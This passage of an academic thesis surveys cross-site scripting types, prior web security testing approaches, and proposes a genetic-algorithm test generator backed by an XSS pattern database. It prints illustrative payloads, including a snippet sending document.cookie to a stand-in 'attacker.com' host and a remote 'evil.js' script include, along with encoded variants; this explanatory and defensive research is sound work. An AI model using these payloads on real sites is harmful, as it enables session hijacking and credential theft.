

Figure 1: A High Level View of Typical Cross Site Scripting Vulnerabilities[22].

This pattern allows attackers to execute scripts in the victim's browser to, for example, hijack user sessions, deface Web sites, or redirect the user to malicious sites. Wassermann and Zhendong highlighted several reasons that contribute to the prevalence of XSS vulnerabilities[62]. First, XSS afflicts Web applications that display untrusted input; it is worth noting that most Web applications display inputs from users without filtering out untrusted ones. Second, most Web application programming languages provide an unsafe default for passing untrusted input to the client. Typically, printing the untrusted input directly to the output page is the most straightforward way of displaying such data.

Also improper validation of the users input data can lead to XSS vulnerabilities; data may contain HTML fragments that could flush to the Web page, altering the resulting content such that malicious code is injected. When such code executed by the user browser, it may disclose sensitive data to third parties. There are three types of XSS

vulnerabilities: stored, reflected, and Document Object Model based (or DOM based) [55][33][6]. Table 2 shows example codes of the three types.

Type	Code	Example attack
Reflected	<? echo $_GET(‘fname’); ?>	www.guestbook.com? fname=<script>alert(‘xss’);</script>
Stored	Comment :<? echo $msg; ?>	<script>alert(‘xss’);</script>
DOM based	var name =document.URL.indexOf (“name=”) + 5; document.write (“Hello” +name);	www.guestbook.com? name=<script>alert(‘xss’);</script>

Table 2: Cross Site Scripting Vulnerability Types.

2.6 Exploiting XSS Vulnerabilities

The main strategy for XSS exploits is to load more JavaScript code from the attacker's Website into the victim's browser, for example via the attack vector <script src="http://example.com/evil.js"></script>. This way, the directly injected code is quite short but the executed code can be very complex. XSS exploits focus on several main areas as stated in [34]:

- ***Accessing confidential data.*** In July 2010, the team of Acunetix found a XSS vulnerability on facebook.com[21]. As a proof of concept, private messages were read from the victim's inbox and sent to the attacker. Reading out cookies was not necessary in this exploit and therefore, even the HttpOnly tag of Facebook's cookie was useless.
- ***Stealing session information.*** Session identifiers are usually stored in cookies or as parameter in the URL. A script can read the cookie with document.cookie

and the URL with window.location. The session identifier is then placed in a HTTP request to the attacker's server. The exploit looks as follows:

```
var s = '<img src= http :// attacker .com /? ' 2 + document . cookie +' />';
document . write (s);
```

The attacker looks up recent HTTP requests in his Web server's log file and finds the session identifier of the victim, because the victim tried to request an invalid picture:

GET /?JSESSIONID=5B3F025D99B9E7175CF269642922E783 HTTP/1.1"200 421.

The victim's session can then be hijacked by setting up a cookie containing the stolen session identifier.

- ***Stealing login credentials.*** In some cases, cookie does not only contain the session identifier, but also the username and the password of the victim. In case of the password being hashed with a cryptographic hash function such as MD5 or SHA1, the attacker can try to obtain the plaintext password by using brute force attacks, dictionary attacks. While session hijacking can be a hard task because of time constraints or security mechanisms, obtaining the login credentials of a victim enables the attacker to log in with the victim's account whenever wanted. In 2002, Microsoft introduced the HttpOnly tag for cookies. If this tag is set, cookies cannot be retrieved with JavaScript code. While this tag improves the security of a Web application a little bit, it still can't be seen as a good countermeasure, because login credentials can also be stolen avoiding reading out cookies altogether. If the entire content of the Web site is replaced with a fake error message and a fake login screen that asks the user to re-login,

the login credentials can be stolen in plaintext by submitting them to the attacker's Website.

2.7 Types of Cross Site Scripting

2.7.1 Reflected Cross Site Scripting

Reflected XSS vulnerabilities are also known as type one or non-persistent XSS vulnerabilities, this type of XSS attack does not load with the vulnerable Web application directly but is originated by the victim loading the offending URL. It is the most frequent type of XSS vulnerabilities found nowadays[55].

When a Web application is vulnerable to this type of attack, it passes invalidated input sent through requests to the client. The common scenario of the attack includes a design stage, in which the attacker creates and tests an offending URL; a social engineering step, in which attacker convinces the victims to load this URI on their browsers; followed by the execution of the offending code using the victim's credentials data[22].

Normally the attacking code is written in Java script language, but also other scripting languages are also used, e.g., VBScript and Action Script. Attackers typically use these vulnerabilities to steal victim cookies, install key loggers, perform clipboard theft, and change the content of the HTML page. One of the important tricks about exploiting XSS vulnerabilities is using character encoding. In some cases, the Web server or the Web application cannot filter some encodings of characters. For example, the Web application might filter out "<script>", but might not filter %3cscript%3e which simply includes another encoding of HTML tags.

Let us take simple example for this type of XSS vulnerabilities. Figure 2 illustrates simple HTML form for filling user name, and printing the user name after submitting, here we can see if we enter the pattern <body onload="javascript:alert(([code])"></body>, and this pattern passes the validation step, the alert will show up to the user which will click Ok and this lead to execute the code part in the pattern. The code could be anything that steal user's cookies, install key loggers, perform clipboard theft, or change the content of the HTML page.



Figure 2: Simple Reflected Cross Site Scripting Vulnerability.

2.7.2 Stored Cross Site Scripting

The stored XSS is one of the most serious Web security vulnerabilities[34]. Normally, Web applications allow users to store data and retrieve it back; these kinds of applications are potentially exposed to this type of attack. This vulnerability happens when a Web application collect input from a user which might be malicious, and then stores that input in a data store or database for later use.

The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the Web site and run within the user's browser under the

privileges of the Web application. The stored XSS vulnerability can be used to initiate a number of client based attacks including[22]:

- Capturing sensitive information viewed by application users.
- Hijacking another user's session.
- Directed delivery of browser-based exploits.
- Pseudo defacement of the application.
- Port scanning of internal hosts or the user computer.

Stored XSS does not need a malicious link to be exploited. A successful exploitation occurs when a user visits a page with a stored XSS. The following actions can lead to a typical stored XSS attack scenario:

- User visits vulnerable page.
- Attacker stores malicious code into the vulnerable page.
- Malicious code is executed by the user's browser.
- User authenticates in the application.

An example of stored XSS is entering the following java script code into an input field that has access to cookie data for the current logged in user as in Figure 3

```
<script language="javascript" type="text/javascript">
alert(document.cookie);
</script>
```

Figure 3: Simple Stored Cross Site Scripting Vulnerability.

This data is then saved to the application database; each request to view the data will execute the java script code over the client browser. Encapsulating this data with an AJAX request to send the cookie data to an attacker's server move this attack to the next level where the attacker could use the cookie data to gain access to the user sensitive data.

2.7.3 Document Object Model based Cross site scripting

The Document object model is the structural format that may be used to represent HTML documents in the browser. It enables dynamic scripts such as java script to reference components of the document such as a form field or a session cookie. DOM is also used by the browser for security for example to limit scripts on different domains obtaining session cookies for other domains.

Document object model based cross site scripting or DOM based XSS is a name for vulnerabilities which are the result of active content on a page, typically JavaScript, obtaining user input and then doing something unauthorized with it and that lead to execution of injected code. DOM based XSS vulnerability may occur when active content, such as a java script method, is modified by a request such that a HTML form element that can be controlled by an attacker.

There have been very few papers and researches published on DOM based XSS; so we can find very little standardization of its meaning and testing[60]. It is worth noting here that not all XSS vulnerabilities require the attacker to control the content returned from the server, but instead, an attacker can abuse poor JavaScript coding practices to achieve the same results.

The consequences of this type are the same as a typical XSS vulnerabilities but different delivery styles are been used. In contrast to other XSS vulnerabilities, reflected and stored, where an un sanitized parameter is passed by the server, returned to the user and executed in the context of the user's browser, the DOM based XSS vulnerability controls the flow of the code by using elements of the DOM along with code supplied by the attacker to change the flow.

DOM based XSS vulnerabilities can be executed in many instances without the server being able to determine what is actually being executed. This made many of the XSS filtering tools not useful against such attacks.

Figure 4 shows an example of this type; the following HTML code is for the page index.html in the Web site http://www.test.com.

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
varpos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
</HTML>
```

Figure 4: Simple Document Object Model based Cross Site Scripting Vulnerability.

The index.html page used for welcoming the user, e.g.

http://www.test.com/index.html?name=ali

However, a request such as:

http://www.test.com/index.html?name= <script>alert (document.cookie)</script> will be treated as follow: The user's browser receives this URL, sends an HTTP request to www.test.com, and receives the above static HTML page. The user's browser then starts parsing this HTML into DOM. The DOM contains an object called document, which contains a property called URL, and this property is populated with the URL of the current page, as part of DOM creation. When the parser arrives to the java script code above, it executes it and it modifies the HTML code of the page. In this case, the code references document.URL, and so, a part of this string is embedded at parsing time in the HTML, which is then immediately parsed and the java script code found alert( ) function is executed in the context of the same page, hence the XSS attack takes place.

CHAPTER 3

LITERATURE SURVEY

3.1 Introduction

In this chapter, we discuss and analyze prominent Web testing approaches. We give more attention to most recent studies with regard to the area of web security testing.

Based on our analysis of those approaches, we developed a comparison framework to allow benchmarking different approaches to be able to identify strengths and weakness[4]. We present the framework in this chapter. We also discuss prominent security testing approaches in light of the framework here.

3.2 Existing Web security Testing Approaches

In this section different approaches are discussed in a descending order by the publication year from recent to oldest.

Li et al.[38]presented a perturbation-based methodology to validate user input which contributes to different kinds of attacks and security threads in Web environment. Their focus was to detect the semantics-related vulnerabilities in the input which are not detected using available scanner tools. A scanner is a software program that searches for known security vulnerabilities in the Web applications, by testing HTTP requests against known CGI (common gateway interface) strings[40]. In particular, Li et al. used input-field information to generate valid inputs, and then perturb valid inputs to generate invalid test inputs. Using empirical study, they showed that their approach was more

effective than the existing scanners in finding semantics-related vulnerabilities of user input for Web applications. Avancini et al. [6] combined taint analysis with GA to define the vulnerable control-flow paths in the Web application and generate input values that makes the application traverse those paths. They proposed a very simple fitness function that considers the percentages of branches covered by a given input compared to a given target path. They only considered the reflected XSS type of vulnerabilities and not all of the XSS types. They also did not make use of the genetic mutation operator to its fullest extent. By adding more sophisticated fitness function and better mutation rules their work can give better results. We tried to overcome their shortcomings in this work; this is in addition to addressing weaknesses of other approaches.

He et al. [61] utilized regression testing to detect vulnerability for Web applications. They presented a strong-association rule based algorithm to make the vulnerability detection more efficient. The algorithm, first, traverses the whole Web site to get the Web pages collection. Then, in the regression test step, the algorithm makes the association between the pages and expands the pages to a collection set. They define a relational grade to describe the association. After testing the algorithm in real Web site, results show that the algorithm can detect almost all the pages that may contains vulnerabilities in the target Web site.

Shahriar et al. [52] [53][55] proposed a mutation-based testing approach to address XSS, Buffer Overflow and SQL injection attacks. They defined mutation operators to generate mutants from the original program along with killing criteria to kill the bad mutants. Their adequacy of a test data set is measured by mutation score, which is the ratio of the number of killed mutants to the total number of non-equivalent mutants. By

comparing the mutants with original program using specific input derived from their collected attacks pool they can decide if this input exposes an attack. Otherwise, the mutant killed by the killing criteria.

Kieżun et al.[32] proposed attack creation technique. It generates a set of concrete inputs, executes the script under test (SUT) with each input, and dynamically observes whether data flows from an input to a sensitive sink (e.g., a function such as database query or print statement). If so, the proposed technique modifies the input by using a library of attack patterns, in an attempt to pass malicious data through the program aiming to address the SQL injection attacks.

Mcallister et al. [41]suggested a technique to create comprehensive test cases to allow their scanner to reach "deeper" inside the application under test. Previously recorded user input used to fill out the complex forms. They replace non malicious test cases with attack test cases and the reaction of the application is observed.

Kosuga et al. [35] presented Sania which is an approach for detecting SQL injection vulnerabilities during the development and debugging phases. In particular, Sania identifies the potentially vulnerable spots in the SQL queries and automatically generates attacks request according to the syntax and semantics of the potentially vulnerable spots in the SQL queries. They compared the parse trees of the intended SQL query and those resulting after an attack to assess the safety of these spots. Unlike other approaches, Sania can generate attack request that targets two vulnerable spots at the same time in one query.

Salas et al. [51] suggested a framework to support automatic generation of test cases that will show the presence of pre-defined security vulnerabilities. In their work, they

showed that an abstract model of a piece of software could be complemented with implementation details to allow the generation of adequate test cases.

Kals et al. [31] presented “SecuBat”, a Web scanner that exploits XSS and SQL injection vulnerabilities. The scanner consists of three main components: crawling, attack, and analysis component. They depend on attacks database to send real attacks and observe the application behavior to conclude whether attacks are successful or not.

Tappenden et al. [59] proposed three testing strategies one of them was testing via HTTPUnit [25]. They used it to bypass the user input to the server escaping from client side validation; mainly they check for division by zero, file upload and Base64 encoding vulnerabilities. They suggest the same method could be extended to cover XSS, SQL injection and buffer overflow vulnerabilities.

Huang et al. [26] studied how software testing techniques such as fault injection and runtime monitoring can be applied to Web applications and depending on that they proposed a mechanism for testing, WAVES[64]. WAVES is a black-box testing framework for automated Web application security assessment.

Offutt et al. [45] presented bypass testing approach for Web application. Their aim is to bypass client side validation and send the requests to the Web server directly and observe the reaction.

Huang et al. [27] introduced testing methodology that allows for harmless auditing. They defined three testing modes: heavy, relaxed, and safe modes. Comparing their work to static verification, they claimed that 80 percent of the errors are found using the heavy mode.

3.3 Benchmarking Framework

Shahriar et al. [54] presented a set of comparison criteria to compare automated security testing works. They surveyed work from different domains: utilities programs, network daemons, Web scanners and Web applications. However, their work is sort of outdated now being currently six-years old; so many approaches and methodologies presented after their work.

In [4], we propose six criteria to compare Web applications security testing works. Our proposed comparison framework is specific for Web applications. Our Criteria addresses aspects different from those considered by the comparison framework of Shahriar et al. [54] such as the generation algorithm and the outcome as whether test data or test cases.

Our criteria include covered attacks, the generation algorithm , whither white box or black box, whether the objective is to generate test case or test data, source of test cases, , and finally tool and automation. Below definitions provide detail description for each criterion.

Covered Attacks: This criterion identifies the attacks covered by the selected work. It is very important criteria for selecting the work or the tool to test for specific types of Web applications security attacks. As we will see in the comparison, most tackled attacks are XSS and SQLInj, also we can notice that the works tackling one attack are more accurate in term of number of reveling attacks comparing by the works claim that they are able to detect more than one attack.

Test case Generation Algorithm: This criterion describes the algorithm or the method used for generating test cases, which gives an idea about the methods and algorithms used in automating the security test cases generation.

White Box or Black Box (W/B Box): This criterion answers the question as whether there is a need for the Web application source code or not during the testing process. If the testing process contains instrumentation to the original code, that adds more complexity to the process because first of all we need to define where to instrument and to build a tool to accomplish this task. This factor reflects the complexity of the testing process.

Test Case or Test Data (TC/TD): This criterion determines the different output of the security testing work: test data or test cases? For test cases additional work is needed to provide expected behavior.

Source of Test Cases: This criterion reflects the source of the data used to build the test case. Sources include source code of the Web applications, attacks databases, session data, mutation operators and perturbation operators.

Tool Automation: One of the most important criterions to differentiate one approach from another is how much automation is supported. Although most of the security testing work claims that the developed tool is complete the whole testing process automatically, we found that some tasks needed to be done manually.

3.4 Approaches Comparison

In this section we discuss the available approaches and methods for Web security testing in light of our criteria. Table 3 summarizes a description for each approach. Table 4 analyzes the approaches according to our comparison criteria.

Work	Approach Summary
[38] 2010	Regular expressions are used to define the input filed constraints, and test data generated by perturbing the regular expression using perturbation operators.
[6] 2010	Static Analysis used to define the vulnerable paths and GA is used to generate input values that make the application traverse vulnerable control-flow paths.
[61] 2009	The algorithm traverses the whole Web site to get the Web pages collection. It, then, makes the association between the pages using the suggested rules, and these expand the whole application.
[55] 2009	Mutants are generated to test for XSS using mutation operators and test cases are built from attacks pool to kill mutants.
[32] 2008	This technique generates sample inputs. It symbolically tracks taints through execution using some database access and mutation of the inputs that exposes vulnerability.
[41] 2008	Previously recorded user input used to fill out forms to allow for deeper testing.
[53] 2008	Mutants are generated to test for buffer overflow vulnerabilities using mutation operators and test cases are built from attacks pool to kill mutants.
[52] 2008	Mutants are generated to test for SQL Injection vulnerabilities using mutation operators and test cases are built from attacks pool to kill mutants.
[35] 2007	This approach Parses application to a tree format and adds nodes contain attacks input in the leaf level. It compares the parse trees of the intended SQL query and those resulting after an attack to assess the safety.

[51] 2007	This work uses fault-based approach to generate test case. This approach is not based on one fault model, but on the combination of three models (faulty, implementation and attacker models).
[31] 2006	Replaces normal input with attacks form the attacks database.
[59] 2005	Security aspects marked during architecture design and HTTPUnit [25]is used to bypass user input to the server allowing for unit testing.
[26] 2005	This work uses a database and set of vulnerable entry points, the vulnerable entry points and fault injection method used to pass malicious patterns, then resulting pages analyzed.
[45] 2004	Bypasses the client input to the server side and observe the response page.
[68] 2004	Filling the input form with real attacks and submit them to the server.

Table 3: Web Security Testing Approaches.

Work	Attacks	Generation Algorithm	W/B Box	TD/TC	Source of Test cases	Tool Automation
[38] 2010	XSS SQLIJ	Perturbation based Algorithm	White	TC	Perturbing regular expressions .	Fully automated
[6] 2010	XSS	GA	White	TC	URL	Fully automated
[61] 2009	XSS SQLIJ	None	White	TD	Source code	Manually (No tool just algorithm)
[55] 2009	XSS	None, they use attacks database	White	TC	Attacks Pool	Semi-automated (The process is

						not completely covered the tool).
[32] 2008	XSS SQLIJ	Algorithm combines concrete and symbolic execution to generate input that covers the available paths in the application.	White	TD	Source code and attacks database.	Fully automated
[41] 2008	XSS	None, test data derived from the recorded old user sessions.	White	TD	User session	Fully automated
[53][53] 2008	Buffer Overflow	None, they use attacks database	White	TC	Attacks Pool	Semi-automated (The process is not completely covered the tool).
[52] 2008	SQLIJ	None, they use attacks database	White	TC	Attacks Pool	Semi-automated (The process is not completely covered the tool).
[35] 2007	SQLIJ	SQLIJ attacks database is used to build attacks requests in form of URLs	Black	TC	Http request	Fully automated
[51] 2007	SQLIJ	None, the work presented model based framework could be used to generate test cases.	White	TC	Source code	Fully automated
[31] 2006	XSS SQLIJ	Attacks database	Black	TC	Source code	Fully automated
[59] 2005	XSS SQLIJ Buffer Overflow	Attacks database	White	TD	Source code	Semi-automated (The process is

						not completely covered the tool).
[26] 2005	XSS SQLIJ	Automated Form completion algorithm [26].	Black	TC	Fault database	Fully automated
[45] 2004	XSS SQLIJ	None.	Black	TC	Response pages	Fully automated
[68] 2004	XSS SQLIJ	Attacks database.	Black	TD	Response pages	Fully automated

Table 4: Web Security Testing Approaches Comparison.

3.5 Analysis and Observations

Based on the above survey and a comparison among different approaches of Web application security testing, our primary observations can be summarized as follows:

1. The most addressed security vulnerabilities for Web applications are reflected cross site scripting (XSS), SQL injection (SQLIJ) and Buffer Overflow. This is because those attacks are the top three attacks in the top ten attacks published by the Open Web Application Security Project (OWASP)[60].

2. Most of the approaches are white box based, in which source code is needed. Analyzing the source code can lead to more accurate test cases which are able to reveal the attacks and lead to secured Web application.

3. Most of the reviewed approaches use a kind of attacks database. In this case the corresponding database should be maintained to stay current; this poses a challenge. There are also other limitations with this scheme[32][61][26][31].

4. Using heuristics search algorithms like GA, hill climbing and simulated annealing; to search for adequate test cases has not caught enough researchers' attention. Considering the test automation problem as a search problem, heuristics search algorithms can be utilized; to search for adequate test cases helps to reveal the security vulnerabilities in Web applications. GA possesses a number of advantages over other optimization and search procedures as we discuss later[11].

5. None of the approaches test for the vulnerabilities across multiple paths simultaneously. Although in [6] the researchers test vulnerable paths but they test one vulnerable path at a time. So if there are many paths, the process repeats many times; one time for each path. This consumes time since other paths might be satisfied as a by-product when trying to cover others.

Based on the above observations, we propose to focus on using GA with the aid of a database of patterns to uncover possible XSS vulnerabilities: stored, reflected, and DOM based[6][30][33][55].

CHAPTER 4

PROPOSED APPROACH

4.1 Introduction

In this chapter, we present our approach to address shortcomings highlighted in the previous chapter. We start by formalizing the research questions that emerged from our literature survey in the next section (Section 4.2). In addressing those questions, we then discuss the design of our GA based test data generator along with the corresponding implementation details in Section 4.3.

4.2 Research Questions

The general problem of concern in this research is to improve the confidence in Web applications security by automatically generating effective set of test data to uncover XSS vulnerabilities if they exist. Solving this problem is challenging as it involves aspects like understanding the nature of XSS vulnerabilities, identifying patterns, and accordingly coming up with an approach for automatically generating the minimal number of test cases needed to uncover potential XSS vulnerabilities. Figure 5 gives high level description of the manual process which cost more time and money that the automatic approach of testing.



Figure 5: A High Level Description of the Security Testing Process.

Based on the observations in CHAPTER 3, the objectives of this research are formulated as to find answers to the following research questions:

1. How to formulate the problem of testing for stored, reflected and DOM-based XSS vulnerabilities as an optimization search problem? What would the objective function be in this case?
2. How can genetic algorithms be utilized to solve such an optimization problem?
3. Is genetic algorithms based solution better than other solutions?
4. Can the proposed approach be extended to cover other Web security vulnerabilities?

The first question in this research addresses the goal of testing that is to generate the least possible number of test cases required to satisfying a particular coverage criterion. This goal can be conceptualized as a search problem, searching for possible input that conforms to specific test adequacy criteria. So we search for the relevant test cases.

The second question is meant to investigate using GA for test data generation. Pargas [46] classifies these techniques into random test data generator, structural or path-oriented test data generator, goal-oriented test data generator, and intelligent test data

generator. Intelligent test data generators often rely on sophisticated analysis of the code, to guide the search for new test data. Our focus in this research is on path oriented test generation.

Although there are other options, we opted to use a GA-based solution. The third research question is meant to compare our approach with other applicable ones.

Finally the fourth question is about the extension of the proposed approach to cover other different Web security vulnerabilities, to answer this question we will give a guide line to use the same approaches with the SQL Injection flaws to ensure that our work is extendable.

4.3 The Solution Approach

In this section, we discuss our answers to the research questions of the previous section. We formulate the problem of generating the minimal number of test cases needed to uncover potential XSS vulnerabilities as an optimization search problem. As a result, we developed a corresponding objective function. Using that objective function, we designed a test data generator using GA. In the world of evolutionary computational techniques the objective function is referred to as a *fitness function*[1].

We opted to use GA as it proved to be successful in generating test cases for traditional programs[18]. GA was not exploited enough for Web security testing though. Our literature survey shows that it has been used only by Avancini, and Ceccato[6]; whose work suffers from some shortcoming as pointed out earlier. Mainly, they only considered was the reflected XSS type of vulnerabilities and not all of the XSS types. They also did not make use of the genetic mutation operator to its fullest extent. They

also targeted one path at a time. In this work we address those shortcomings. We also build and use a database of XSS vulnerability patterns from different sources available over the Internet[20][21] [22] [23][24].

The following subsections discuss the details of our test data generator for XSS vulnerability testing.

4.3.1 Overview of the Solution

The core idea of our solution is to reformulate the security testing problem as an optimization search problem. The goal of testing for traditional software is to generate minimal number of test cases to reveals as many defects as possible. Typically, white-box testers follow a certain adequacy criterion to assess coverage, e.g., statement, decision (branch), condition, decision/condition, multiple-condition coverage, and path coverage[2]. A brief on the most common criteria follows. More details can be found in Hermadi[18].

- **Statement Coverage**: Every statement in the software under test has to be executed at least once during testing process. Unfortunately this criteria does not guarantee exercising the same statement in different flows[2].
- **Branch Coverage**: Is a stronger criterion than statement coverage. It requires every possible outcome of all decisions to be exercised at least once, i.e. each possible transfer of control in the program be exercised. This means that all control statements are executed, and then it includes statement coverage since. Every statement is executed if every branch in a program is exercised once. However, some errors can only be detected if the statements and branches are executed in a certain order, which leads to path testing.

- **Path Coverage**: A path through software can be described as the conjunction of predicates in relation to the software's input variables. Path coverage covers all previously mentioned testing coverage criteria.

Same applies to XSS security testing; the goal is to find the minimal number of test cases to reveal as many XSS vulnerabilities as possible. There are three different types of XSS vulnerabilities: reflected, stored and DOM-based. The problem of software testing is then a problem of searching for minimal number of inputs that meet a given coverage adequacy criteria. In our work, we use the path coverage criterion. However, it is generally impossible to cover all paths, for several reasons[18]:

- A program may contain an infinite number of paths when the program has loops.
- The number of paths in a program is exponential to the number of branches in it and many of them may be unfeasible.

Because of these reasons, the problem of path testing can become a NP complete problem making the covering of all possible paths impractical[49]. Typically, testers select a subset of paths of interest to cover with test data. In our case, we are interested in covering a subset of paths, vulnerable Paths, whose executions pose potential XSS vulnerabilities to the application. It is worth recalling here that vulnerability is reported whenever a variable is used as a sensitive sink, e.g., a print statement to the Web browser, without being validated. Such variables are typically initialized through a user-provided input or data files.

Figure 6 gives the general architecture of the proposed solution. The following subsections describe the different components of the architecture.



Figure 6: The General Architecture of the Proposed Solution.

4.3.2 Cross Site Scripting Database

Mainly XSS attacks depend on delivery of specially crafted data to a Web application through normal request channels such as CGI URL's or HTML forms. This specially crafted data is designed to be executed as an application code. Data may contain HTML fragments that could flush to the Web page, altering the resulting content such that malicious code is injected. When executed by the user browser, such code may disclose sensitive data to third parties, hijack sessions, redirect the user to malicious sites, or deface Web sites. This type of attack exploits executing scripts in the user's browser to

lead to such problems in cases where there is a lack of proper validation of input data coming from the user.

Table 5 shows some of encodings that could be used to lunch XSS attacks. In the table one XSS pattern translated in three different formats: HTML, URL, and Base64 Encoding.

The Original Script	<script src=http://www.myexample.com/jsource.js></script>
HTML Encoding	<script src=http://www.myexample.com/jsource.js></script>
URL Encoding	%3C%73%63%72%69%70%74%20%73%72%63%3D%68%74%74%70%3A%2F%2F%77%77%77%2E%6D%79%65%78%61%6D%70%6C%65%2E%63%6F%6D%2F%6A%73%6F%75%72%63%65%2E%6A%73%3E%3C%2F%73%63%72%69%70%74%3E
Base64 Encoding	PHNjcmlwdCBzcmM9aHR0cDovL3d3dy5teWV4YW1wbGUuY29tL2pzb3VyY2UuanM+PC9zY3JpcHQ+

Table 5: Use of Some Character Encodings.

We collected different patterns of XSS attacks and store them into well-organized database, APPENDIX A shows different example of the XSS patterns, we use the patterns to assist GA in the process of generating adequate test cases to find XSS vulnerabilities, the patterns are collected from different sources over the Internet[20][21][22] [23][24]. GA tries to use combinations and permutations of such XSS attack patterns to form data inputs that is to force the code under test to proceed though a certain Vulnerable Path.

4.3.3 Taint Analysis

